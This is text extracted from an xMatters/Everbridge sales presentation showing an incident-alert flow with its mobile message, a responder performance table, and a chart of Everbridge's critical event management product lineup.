


Stakeholder



Customers

Con Xmatters



The screenshot shows a Vysor remote session of a desktop environment. The desktop has a menu bar with 'Vysor', 'File', 'Edit', 'View', 'Window', and 'Help'. The browser tabs include 'xMatters®', 'Incidents | ServiceNow', 'Service Portal - Service P...', and 'xMatters®'. The active page is 'advisors.na5.xmatters.com/xmatters/app.do#FlowDesignerPlace:applicationId=146386,canvasUuid=cafeeccf-aa1a-4805-a521-b83be57a7e7e'. The page title is 'Flow Designer - - Generated Alert'. The flow designer canvas shows a sequence of steps: 'Inbound Signal Trigger', 'Get BitBucket Data', 'Get Last Build from Jenkins', 'Query Rabbit Queue', 'Get Recent Incidents SNOW', and 'xMatters Create Event - - Generate...'. Below the flow are two large buttons: 'Responses' with a left-pointing arrow and 'Manage Responses', and 'Acknowledge/Own' with a circular arrow icon. A mobile emulator window titled 'PIXEL 5' is overlaid on the right, showing a 'Message' screen with 'Additional Information'. The message content includes:

- ATLASSIAN Bitbucket**
 - Repo: gateway_controller_master
 - Author Name: Joe Bloggs
 - Timestamp: 2021-6-11-13-34
- Jenkins**
 - Build Name: gateway_controller_branch
 - Build State: Completed with warnings
 - Build Timestamp: 2021-6-11-13-34
- RabbitMQ**: 1203 failed requests
- servicenow**:
 - Similar Tickets:
 - INC0014639
 - INC0014599
 - INC0014558
 - INC0014576

The bottom of the mobile emulator shows a blue bar with a checkmark and the text 'Responded'.

- Dashboard
- Incidents
- Users
- Groups**
- Reports
- Messaging
- Workflows
- Admin

< Group Performance


Major Incident Management

RECIPIENT	RECENT EVENTS	RESPONSES			TTR (MINS)		ESCALATIONS			
		TOTAL	PERCENTAGE	POSITIVE	NEGATIVE	NEUTRAL	AVG	MAX	PEER	MGMT
Porter, Paul (pporter)	181	65	35.9	52	0	13	17.6	131.3	0	0
Keaney, Kevin (kkeaney)	141	43	30.5	38	0	5	8.7	151.1	0	0
Wilde, Tim (twilde)	120	62	51.7	51	1	10	15.8	125.3	0	0
Anderson, Paul (panders...)	110	27	24.5	19	3	5	8.0	41.1	0	0
Pittam, Elliot (epittam)	97	54	55.7	53	0	1	3.1	17.6	0	0
Scanzoni, Jason (jscanzo...)	52	10	19.2	7	0	3	9.2	35.9	0	0
Fuchs, Adam (afuchs)	51	15	29.4	12	0	3	16.1	42.6	0	0
Talbot, Nathan (ntalbot)	36	23	63.9	11	0	12	13.2	90.0	0	0
Christiansen, Mike (mchri...)	32	16	50.0	16	0	0	12.0	36.4	0	0
Maxwell, Eric (emaxwell)	29	7	24.1	5	0	2	24.3	112.7	0	0
Derksen, William (wderks...)	25	8	32.0	8	0	0	6.9	18.8	0	0
Deleted User	23	9	39.1	9	0	0	1.7	3.1	0	0
Woodard, John (jwoodar...)	18	3	16.7	3	0	0	0.8	1.4	0	0
Frauenhoffer, Matt (mfra...)	15	2	13.3	2	0	0	62.3	124.2	0	0
DePuy, Travis (tdepuy-us...)	11	1	9.1	0	0	1	92.6	92.6	0	0
Topham, Daniel (dtopham)	9	5	55.6	5	0	0	4.2	15.5	0	0
DePuy, Travis (tdepuy)	8	0	-	0	0	0	-	-	0	0
DePuy, Travis (xmdemo)	5	0	-	0	0	0	-	-	0	0

Showing 1 to 18 of 19



IT Incident Response



CEM

Critical Event Management Platform

- GAIN CLARITY
- ACT FASTER
- IMPROVE OUTCOMES

Security & Risk

- CRO
- CSO

Line of Business

- COO
- CHRO

Information Technology

- CFO
- CIO
- CISO

EVERBRIDGE VISUAL COMMAND CENTER

CORRELATION

ORCHESTRATION

EVERBRIDGE SUPPLY CHAIN

ALARM PROCCESSING

CEM for SAFETY & CONTINUITY

CEM for MOBILITY

CEM 360

CEM IoT

EVERBRIDGE PUBLIC WARNING

EVERBRIDGE RISK CENTER

EVERBRIDGE MASS NOTIFICATION

EVERBRIDGE SAFETY CONNECTION

EVERBRIDGE CRISIS MANAGEMENT

EVERBRIDGE IT ALERTING

EVERBRIDGE CONTROL CENTER

CELL BROADCAST
LOCATION BASED SMS

CONTACT & ASSET MGMT

GLOBAL COMMS & COLLABORATION

REPORTING & ANALYTICS

SELF SERVICE ADMIN

LOCATION SERVICES

MOBILE SERVICES

SECURITY & DATA PRIVACY

SCALABILITY & RELIABILITY

IoT DEVICE INTEGRATION

DEVICE MONITORING & ACTIVATION

EVERBRIDGE PLATFORM

EVERBRIDGE OPEN

LIFE SAFETY

OPERATIONAL



Muchas Gracias

Thank you

Obrigado

Claudio Garretón Fenero
Commercial Director – Southamerica
Claudio.garreton@everbridge.com